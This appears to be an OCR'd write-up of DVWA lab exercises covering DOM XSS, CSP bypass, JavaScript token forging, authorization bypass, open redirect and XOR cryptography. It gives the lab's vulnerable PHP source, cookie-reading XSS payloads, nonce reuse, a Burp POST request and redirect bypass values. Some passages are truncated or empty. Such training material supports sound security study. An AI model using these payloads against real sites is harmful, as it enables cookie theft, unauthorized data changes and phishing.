
DOM Based XSS is an XSS attack where in the attack payload is executed as a result of modifying the DOM environment in the victim's browser used by the original client side script, so that the client side code runs in an unexpected manner. That is, the page itself (the HTTP response that is) does not change, but the client side code contained in the page executes differently due to the malicious modifications that have occurred in the DOM environment.

Objective: Execute a malicious script in victim's browser

0.12.2 Low level

```
<?php

# No protections, anything goes

?>
```

Looking at the source code, we see that no protection is implemented. Moreover, if we view the page source, we realize that the code extract values following "default"= It then uses document.write() to dynamically write an <option> element into the <select> dropdown. The extracted value from the URL is placed directly inside the value attribute and also decoded with decodeURI() inside the option text.
To steal the user cookie, we try entering payload <script>alert(document.cookie)</scri>
which will become <option value='<script>alert(document.cookie)</scrip>'><script>alert(document
and therefore, display the user cookie on the screen



0.12.3 Medium level

```
<?php

// Is there any input?
if ( array_key_exists( "default", $_GET ) && !is_null
   ($_GET[ 'default' ]) ) {
    $default = $_GET['default'];

    # Do not allow script tags
    if (stripos ($default, "<script") !== false) {
        header ("location: ?default=English");
        exit;
    }
}
?>
```

In the medium level, like other types of XSS, the program decides to block the <script> tag. However, as we all know, XSS attacks does not require <script> tag and neither does DOM-based XSS. Therefore, we can use the same tactic as we do in Stored XSS which is by using <img> tag with onerror attribute, for example: <img src=x onerror=alert(document.cookie)> as our payload.

0.12.4 High level

```
<?php

// Is there any input?
if ( array_key_exists( "default", $_GET ) && !is_null
   ($_GET[ 'default' ]) ) {

    # White list the allowable languages
    switch ($_GET['default']) {
        case "French":
        case "English":
        case "German":
        case "Spanish":
            # ok
            break;
        default:
            header ("location: ?default=English");
            exit;
    }
}

?>
```

In high level, the program has set up a whitelist to only allow 4 original cases.

0.13 CSP Bypass

0.13.1 Overview

CSP is a browser security mechanism that aims to mitigate XSS and some other attacks. It works by restricting the resources (such as scripts and images) that a page can load and restricting whether a page can be framed by other pages.

To enable CSP, a response needs to include an HTTP response header called Content-Security-Policy with a value containing the policy. The policy itself consists of one or more directives, separated by semicolons.

Objective: Bypass CSP and execute Javascript code

0.13.2 Low level

```
<?php

$headerCSP = "Content-Security-Policy: script-src 'self'
   https://pastebin.com hastebin.com www.toptal.com
   example.com code.jquery.com
   https://ssl.google-analytics.com https://digi.ninja ;";
   // allows js from self, pastebin.com, hastebin.com,
   jquery, digi.ninja, and google analytics.

header($headerCSP);

# These might work if you can't create your own for some
   reason
# https://pastebin.com/raw/R570EE00
# https://www.toptal.com/developers/hastebin/raw/cezaruzeka

?>
<?php
if (isset ($_POST['include'])) {
$page[ 'body' ] .= "
    <script src='" . $_POST['include'] . "'></script>
";
}
$page[ 'body' ] .= '
<form name="csp" method="POST">
    <p>You can include scripts from external sources,
   examine the Content Security Policy and enter a URL to
   include here:</p>
    <input size="50" type="text" name="include" value=""
   id="include" />
    <input type="submit" value="Include" />
</form>
<p>
    As Pastebin and Hastebin have stopped working, here are
   some scripts that may, or may not help.
</p>
<ul>
    <li>https://digi.ninja/dvwa/alert.js</li>
    <li>https://digi.ninja/dvwa/alert.txt</li>
    <li>https://digi.ninja/dvwa/cookie.js</li>
```


```
    <li>https://digi.ninja/dvwa/forced_download.js</li>
    <li>https://digi.ninja/dvwa/wrong_content_type.js</li>
</ul>
<p>
    Pretend these are on a server like Pastebin and try to
   work out why some work and some do not work. Check the
   help for an explanation if you get stuck.
</p>
';
```

The code defines s CSP header with the script-src directive, explicitly whitelisting scripts from the application itself and a limited set of trusted external domains such as Pastebin, Hastebin, jQuery CDN, Digi.Ninja, and Google Analytics.

The application provides a form that allows users to supply a URL, which is then directly inserted into a <script src> tag and added to the page. It suggests that the browser will only load and execute the script if its source matches one of the domains permitted by the CSP. Any script loaded from a non-whitelisted domain will be blocked by the browser.

To execute Javascript code, we need to input a trusted source defined in CSP header, in this case is "https://digi.ninja/dvwa/alert.js" which will show a popup box with "CSP Bypassed" message.

As you can see, the script is executed normally.




0.13.3 Medium level

```
<?php

$headerCSP = "Content-Security-Policy: script-src 'self'
   'unsafe-inline'
   'nonce-TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=';";

header($headerCSP);

// Disable XSS protections so that inline alert boxes will
   work
header ("X-XSS-Protection: 0");

# <script
   nonce="TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=">alert(1)</script>

?>
<?php
if (isset ($_POST['include'])) {
$page[ 'body' ] .= "
    " . $_POST['include'] . "
";
}
$page[ 'body' ] .= '
<form name="csp" method="POST">
    <p>Whatever you enter here gets dropped directly into
   the page, see if you can get an alert box to pop up.</p>
    <input size="50" type="text" name="include" value=""
   id="include" />
    <input type="submit" value="Include" />
</form>
';
```

The medium level code sets up a CSP header that allows scripts from the same origin and inline scripts only if they include a specific nonce value (nonce-TmV2ZXIgZ29pbmcgdG8gZ2
To explain, a nonce value is a unique, random or pseudo-random value which can be used by CSP to determine whether or not a given fetch will be allowed to proceed for a given element. Any inline script without this exact nonce is blocked by the browser.

Additionally, the X-XSS-Protection header is disabled to prevent the browser's

built-in XSS filter from interfering with the demonstration. However, a critical problem exists: the nonce never changes . Therefore, the attacker can simply add the tag nonce with the same value to their scripts bypassing the CSP restriction. To demonstrate, we will try using the nonce with payload "<script nonce="TmV2ZXIgZ29pbmcgdG



Here, you can see that the script is executed normally.

0.13.4 High level

```
<?php
$headerCSP = "Content-Security-Policy: script-src 'self';";

header($headerCSP);

?>
<?php
if (isset ($_POST['include'])) {
$page[ 'body' ] .= "
    " . $_POST['include'] . "
";
}
$page[ 'body' ] .= '
<form name="csp" method="POST">
    <p>The page makes a call to ' . DVWA_WEB_PAGE_TO_ROOT .
   '/vulnerabilities/csp/source/jsonp.php to load some
   code. Modify that page to run your own code.</p>
    <p>1+2+3+4+5=<span id="answer"></span></p>
    <input type="button" id="solve" value="Solve the sum" />
</form>

<script src="source/high.js"></script>
';
```

In high level, the application enforces a strict Content Security Policy by allowing JavaScript execution only from the same origin using the directive script-src 'self'. No inline scripts, external domains, nonces, or unsafe directives are permitted. This significantly reduces the attack surface for XSS.

The page itself loads a trusted JavaScript file "source/high.js" from the same origin, which performs a JSONP request to "source/jsonp.php" to dynamically retrieve and execute code. Since this endpoint is hosted on the same origin, it is implicitly trusted by the CSP.

```
function clickButton() {
    var s = document.createElement("script");
    s.src = "source/jsonp.php?callback=solveSum";
    document.body.appendChild(s);
}

function solveSum(obj) {
    if ("answer" in obj) {
        document.getElementById("answer").innerHTML = obj['answer'];
    }
}

var solve_button = document.getElementById ("solve");

if (solve_button) {
    solve_button.addEventListener("click", function() {
        clickButton();
    });
}
```

The JavaScript code in source/high.js defines the logic executed when the user clicks the Solve the sum button. First, the clickButton() function dynamically creates a <script> element and sets its source to source/jsonp.php?callback=solveSum. This causes the browser to load and execute the response from jsonp.php. The returned script then invokes the solveSum() function to compute and display the result on the page.


0.14 JavaScript Attacks

0.14.1 Overview

Objective: Submit the phrase "success"

0.14.2 Low level

Here, we notice that there is a default value "ChangeMe" but after submitting, we receive a message saying "You got the phrase wrong".



After trying to submit the phrase "success", we get a "Invalid token message"

```
<?php
$page[ 'body' ] .= <<<EOF
<script>

/*
MD5 code from here
https://github.com/blueimp/JavaScript-MD5
*/

!function(n){"use strict";function t(n,t){var r=(65535&n)+(65535
t}function e(n,e,o,u,c,f){return t(r(t(t(e,n),t(u,f)),c),o)}func
271733879,v=-1732584194,m=271733878;for(e=0;e<n.length;e+=16)i=l
680876936),g,v,n[e+1],12,-389564586),l,g,n[e+2],17,606105819),m,
1044525330),v=o(v,m=o(m,l=o(l,g,v,m,n[e+4],7,-176418897),g,v,n[e
1473231341),m,l,n[e+7],22,-45705983),v=o(v,m=o(m,l=o(l,g,v,m,n[e
1958414417),l,g,n[e+10],17,-42063),m,l,n[e+11],22,-1990404162),v
40341101),l,g,n[e+14],17,-1502002290),m,l,n[e+15],22,1236535329)
165796510),g,v,n[e+6],9,-1069501632),l,g,n[e+11],14,643717713),m
373897302),v=u(v,m=u(m,l=u(l,g,v,m,n[e+5],5,-701558691),g,v,n[e+
660478335),m,l,n[e+4],20,-405537848),v=u(v,m=u(m,l=u(l,g,v,m,n[e
1019803690),l,g,n[e+3],14,-187363961),m,l,n[e+8],20,1163531501),
1444681467),g,v,n[e+2],9,-51403784),l,g,n[e+7],14,1735328473),m,
1926607734),v=c(v,m=c(m,l=c(l,g,v,m,n[e+5],4,-378558),g,v,n[e+8]
2022574463),l,g,n[e+11],16,1839030562),m,l,n[e+14],23,-
35309556),v=c(v,m=c(m,l=c(l,g,v,m,n[e+1],4,-1530992060),g,v,n[e+
155497632),m,l,n[e+10],23,-1094730640),v=c(v,m=c(m,l=c(l,g,v,m,n
```

```
358537222),l,g,n[e+3],16,-722521979),m,l,n[e+6],23,76029189),v=c(v,m
640364487),g,v,n[e+12],11,-421815835),l,g,n[e+15],16,530742520),m,l,
995338651),v=f(v,m=f(m,l=f(l,g,v,m,n[e],6,-198630844),g,v,n[e+7],10,
1416354905),m,l,n[e+5],21,-57434055),v=f(v,m=f(m,l=f(l,g,v,m,n[e+12]
1894986606),l,g,n[e+10],15,-1051523),m,l,n[e+1],21,-2054922799),v=f
30611744),l,g,n[e+6],15,-1560198380),m,l,n[e+13],21,1309151649),v=f
145523070),g,v,n[e+11],10,-1120210379),l,g,n[e+2],15,718787259),m,l,
343485551),l=t(l,i),g=t(g,a),v=t(v,d),m=t(m,h);return[l,g,v,m]}funct
1]=void 0,t=0;t<r.length;t+=1)r[t]=0;var e=8*n.length;for(t=0;t<e;t+

    function rot13(inp) {
        return inp.replace(/[a-zA-Z]/g,function(c){return String.fro
26);});
    }

    function generate_token() {
        var phrase = document.getElementById("phrase").value;
        document.getElementById("token").value = md5(rot13(phrase));
    }

    generate_token();
</script>
EOF;
?>
```

Therefore, we take a look at the code and notice the generate_token() function that takes the value of the input element with id "phrase" and applies a ROT13 transformation followed by an MD5 hash. The ROT13 function simply shifts each letter by 13 positions, while MD5 converts the resulting string into a fixed-length hash.

```
function rot13(inp) {
    return inp.replace(/[a-zA-Z]/g,function(c){return String.fromCharCode((c<="Z"?90:122)>=(c=c.charCodeAt(0)+13)?c:c-26);});
}

function generate_token() {
    var phrase = document.getElementById("phrase").value;
    document.getElementById("token").value = md5(rot13(phrase));
}

generate_token();
```

As a result, we assume that the token value is actually output of phrase "ChangeMe" after being hashed. In order to test the assumption, we use a online tool named Cyberchef to hash the phrase "ChangeMe"

Input

ChangeMe


ABC 8 1


Output

8b479aefbd90795395b3e7089ae0dc09

```
<input id="token" type="hidden" name="token" value="8b479aefbd90795395b3e7089ae0dc09">
```

As expected, the output is identical to the token value. So, in order to successfully submit the phrase "success", we need to change the token value to the hashed value of success which will be computed with CyberChef.





0.14.3 Medium level


```
<?php
$page[ 'body' ] .= '<script src="' . DVWA_WEB_PAGE_TO_ROOT
   .
   'vulnerabilities/javascript/source/medium.js"></script>';
?>
```

The medium level is excuting a Javascript file called medium.js.

```
function do_something(e){for(var
   t="",n=e.length-1;n>=0;n--)t+=e[n];return
   t}setTimeout(function(){do_elsesomething("XX")},300);function
   do_elsesomething(e){document.getElementById("token").value=do_someth
```

The function do_something(e) returns the reversed version of the input. After a short delay of 300 milliseconds, do_elsesomething("XX") is executed using setTimeout(). The do_elsesomething("XX") function constructs a new string by concatenating a fixed prefix ("XX"), the value of the input field with id "phrase", and another "XX" suffix. This combined string is then passed to do_something(), which reverses it, and the final result is stored in the input field with id "token".

Moreover, looking at the token for phrase "ChangeMe", we notice that the token is being generated in the exact way as above. Therefore, in order to submit phrase "success", we will try with token "XXsseccusXX"



0.14.4 High level

0.15 Authorization Bypass

0.15.1 Overview

Authorization bypass is a type of security vulnerability where an attacker gains access to resources, functionality, or data they should not be authorized to access. It happens when an application fails to properly enforce access controls on user actions or objects.


Objective: View Authorization Bypass page as user gordonb/abc123

0.15.2 Low level


```
<?php
/*

Nothing to see here for this vulnerability, have a look
instead at the dvwaHtmlEcho function in:

* dvwa/includes/dvwaPage.inc.php

*/

?>
```

This source file does not contain any application logic related to the vulnerability itself. Instead, it explicitly indicates that the relevant behavior is implemented elsewhere, specifically in the dvwaHtmlEcho function located in dvwa/includes/dvwaPage.inc.php.

First, we will log out of the admin account and log in as user gordonb.



We can instantly notice that as gordonb, we don't have Authorization Bypass page. However, since we know that the page is located at "http://192.168.54.6/DVWA/vulnerabilities/au we can try accessing as gordonb.



Here, we can see that we still have access to the page.

0.15.3 Medium level

```
<?php
/*

Only the admin user is allowed to access this page.

Have a look at these two files for possible vulnerabilities:

* vulnerabilities/authbypass/get_user_data.php
* vulnerabilities/authbypass/change_user_details.php

*/

if (dvwaCurrentUser() != "admin") {
    print "Unauthorised";
    http_response_code(403);
    exit;
}
?>
```


Looking at the code, we notice that the page is now restricted to only admin user now. Any non-admin user trying to access the web page will get an "Unauthorised" message. However, the application suggests we visit two URL: vulnerabilities/authbypass/get_user_data.php and vulnerabilities/authbypass/change_user_details.php. After trying to access the former, we find out that now we can view user details but in JSON format. This suggests that user gordonb can still view user data despite not having authorisation

[{"user_id":"1","first_name":"Bob","surname":"Bob"},{"user_id":"2","first_name":"Gordon","surname":"Brown"},{"user_id":"3","first_name":"Hack","surname":"Me"},{"user_id":"4","first_name":"Pablo","surname":"Picasso"},{"user_id":"5","first_name":"Bob","surname":"Smith"}]


0.15.4 High level

```
<?php
/*

Only the admin user is allowed to access this page.

Have a look at this file for possible vulnerabilities:

* vulnerabilities/authbypass/change_user_details.php

*/

if (dvwaCurrentUser() != "admin") {
    print "Unauthorised";
    http_response_code(403);
    exit;
}
?>
```


The source code doesn't change much for this level but when we try to access vulnerabilities/authbypass/get_user_data.php, it returns "Access denied" message.




Moreover, when we try to access vulnerabilities/authbypass/change_user_details.php, it show a error message indicating only POST request is allowed.



Therefore, we would change from GET method to POST in Burp Suite. However, now we get another error suggesting invalid format.



As a result, we add a JSON data "id":1,"username":"Bob","last_name":"Bob" to our POST request and send. Now, we receive a 200 OK status with message suggesting success



```
POST /DVWA/vulnerabilities/authbypass/change_user_details.php HTTP/1.1
Host: 192.168.54.6
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:145.0) Gecko/20100101
Firefox/145.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: PHPSESSID=govhkph4qunq5jlq7s4qs70krs4; security=medium
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Content-Length: 61

{
    "id":1,
    "first_name":"Bob",
    "surname":"Bob"
}
```

```
HTTP/1.1 200 OK
Date: Wed, 10 Dec 2025 13:15:41 GMT
Server: Apache/2.4.52 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 15
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

{"result":"ok"}
```

0.16 HTTP Redirect

0.16.1 Overview

Open redirection vulnerabilities arise when an application incorporates user-controllable data into the target of a redirection in an unsafe way. An attacker can construct a URL within the application that causes a redirection to an arbitrary external domain. This behavior can be leveraged to facilitate phishing attacks against users of the application. The ability to use an authentic application URL, targeting the correct domain and with a valid SSL certificate (if SSL is used), lends credibility to the phishing attack because many users, even if they verify these features, will not notice the subsequent redirection to a different domain.


Objective: Abuse the redirect page to move the user off the DVWA site or onto a different page on the site than expected.

0.16.2 Low level

```
<?php

if (array_key_exists ("redirect", $_GET) &&
   $_GET['redirect'] != "") {
    header ("location: " . $_GET['redirect']);
    exit;
}

http_response_code (500);
?>
<p>Missing redirect target.</p>
<?php
exit;
?>
```

The code first checks whether the redirect parameter exists in the $_GET array and is not empty. If both conditions are satisfied, the application sends an HTTP Location header using the value of $_GET['redirect'] and immediately terminates execution with exit, causing the user's browser to redirect to the specified location.

If the redirect parameter is missing or empty, the script sets the HTTP response code to 500 Internal Server Error and displays the message "Missing redirect target." The script then exits to prevent any further processing. Then we click "Quote 1" and take a look at Burp Suite to see what the request looks like,



Here, we notice that we are visiting /open_redirect/source/low.php where redirect parameter is "info.php?id=1". Since there is no validation in user input, we can try changing the value of redirect of parameter to a different site such as "https://www.google.com"

We get status 302 Found suggesting that it has been successfully redirected.

0.16.3 Medium level

```
<?php

if (array_key_exists ("redirect", $_GET) &&
   $_GET['redirect'] != "") {
    if (preg_match ("/http:\/\/|https:\/\//i",
   $_GET['redirect'])) {
        http_response_code (500);
        ?>
        <p>Absolute URLs not allowed.</p>
        <?php
        exit;
    } else {
        header ("location: " . $_GET['redirect']);
        exit;
    }
}

http_response_code (500);
?>
<p>Missing redirect target.</p>
<?php
exit;
?>
```

In the medium level, the overall logic stays the same. The main difference is that the application is trying to prevent open redirects by rejecting values that contain http:// or https:// using preg_match(), thereby blocking absolute URLs. When such a value is detected, the application returns a 500 error and displays the message “Absolute URLs not allowed.” However, we can use other valid redirect techniques which does not contain http:// or https:// protocol such as relative URL (just "google.com)

Here, we also get status 302 Found suggesting successful redirection.

0.16.4 High level

```
<?php

if (array_key_exists ("redirect", $_GET) &&
   $_GET['redirect'] != "") {
    if (strpos($_GET['redirect'], "info.php") !== false) {
        header ("location: " . $_GET['redirect']);
        exit;
    } else {
        http_response_code (500);
        ?>
        <p>You can only redirect to the info page.</p>
        <?php
        exit;
    }
}

http_response_code (500);
?>
<p>Missing redirect target.</p>
<?php
exit;
?>
```

The high level code further tightens the redirect logic by introducing a strict whitelist checks. Instead of blocking certain patterns, it now explicitly checks whether the provided redirect value contains the string info.php. However, it seems like that the application only verifies that the strings "info.php" exists somewhere in the input, therefore, we can bypass it by providing a redirect value containing "info.php" such as "google.com?id=info.php"

Status 302 Found suggests that our redirect value has worked.

0.17 Cryptography Issues

0.17.1 Overview

Cryptography is the science of protecting information using mathematical techniques to ensure confidentiality, integrity, and authentication. It transforms readable data into unreadable form, preventing unauthorized access and tampering.

Objective: Exploit weak cryptographic implementations

0.17.2 Low level

```
<?php

function xor_this($cleartext, $key) {
    // Our output text
    $outText = '';

    // Iterate through each character
    for($i=0; $i<strlen($cleartext);) {
        for($j=0; ($j<strlen($key) &&
  $i<strlen($cleartext)); $j++,$i++) {
            $outText .= $cleartext[$i] ^ $key[$j];
        }
    }
    return $outText;
}

$key = "wachtwoord";

$errors = "";
$success = "";
$messages = "";
$encoded = null;
$encode_radio_selected = " checked='checked' ";
$decode_radio_selected = " ";
$message = "";

if ($_SERVER['REQUEST_METHOD'] == "POST") {
    try {
        if (array_key_exists ('message', $_POST)) {
            $message = $_POST['message'];
            if (array_key_exists ('direction', $_POST) &&
  $_POST['direction'] == "decode") {
                $encoded = xor_this (base64_decode
  ($message), $key);
                $encode_radio_selected = " ";
                $decode_radio_selected = "
  checked='checked' ";
            } else {
                $encoded = base64_encode(xor_this
  ($message, $key));
```

```
            }
        }
        if (array_key_exists ('password', $_POST)) {
            $password = $_POST['password'];
            $decoded = xor_this (base64_decode ($password),
    $key);
            if ($password == "Olifant") {
                $success = "Welcome back user";
            } else {
                $errors = "Login Failed";
            }
        }
    } catch(Exception $e) {
        $errors = $e->getMessage();
    }
}

$html = "
        <p>
        This super secure system will allow you to exchange
    messages with your friends without anyone else being
    able to read them. Use the box below to encode and
    decode messages.
        </p>
        <form name=\"xor\" method='post' action=\"" .
    $_SERVER['PHP_SELF'] . "\">
            <p>
                <label for='message'>Message:</lable><br />
                <textarea style='width: 600px; height:
    56px' id='message' name='message'>" . htmlentities
    ($message) . "</textarea>
            </p>
            <p>
                <input type='radio' value='encode'
    name='direction' id='direction_encode' " .
    $encode_radio_selected . "><label
    for='direction_encode'>Encode</label> or
                <input type='radio' value='decode'
    name='direction' id='direction_decode' " .
    $decode_radio_selected . "><label
    for='direction_decode'>Decode</label>
```

```
            </p>
            <p>
                <input type=\"submit\" value=\"Submit\">
            </p>
        </form>
";

if (!is_null ($encoded)) {
    echo "
            <p>
                <label for='encoded'>Message:</lable><br />
                <textarea readonly='readonly' style='width:
   600px; height: 56px' id='encoded' name='encoded'>" .
   htmlentities ($encoded) . "</textarea>
            </p>";
}

echo "
        <hr>
        <p>
        You have intercepted the following message, decode
   it and log in below.
        </p>
        <p>
        <textarea readonly='readonly' style='width: 600px;
   height: 28px' id='encoded'
   name='encoded'>Lg4WGlQZChhSFBYSEB8bBQtPGxdNQSwEHREOAQY=</textarea>
        </p>
";

if ($errors != "") {
    echo '<div class="warning">' . $errors . '</div>';
}

if ($messages != "") {
    echo '<div class="nearly">' . $messages . '</div>';
}

if ($success != "") {
    echo '<div class="success">' . $success . '</div>';
}
```

```
echo "
        <form name=\"ecb\" method='post' action=\"" .
   $_SERVER['PHP_SELF'] . "\">
            <p>
                <label for='password'>Password:</lable><br
   />
<input type='password' id='password' name='password'>
            </p>
            <p>
                <input type=\"submit\" value=\"Login\">
            </p>
        </form>
";
?>
```

This code implements a message encoding/decoding feature and a login mechanism using a custom XOR-based “encryption” scheme. At the core of the logic is the xor_this() function, which takes a cleartext message and a static key ("wachtwoord") and applies a repeating XOR operation between each character of the message and the key. The same function is used for both encryption and decryption, since XOR is reversible when the same key is applied again.


If the user selects the encode option, the plaintext is XORed with the key and then Base64 encoded before being displayed. If the decode option is selected, the input is first Base64 decoded and then XORed with the same key to recover the original message.

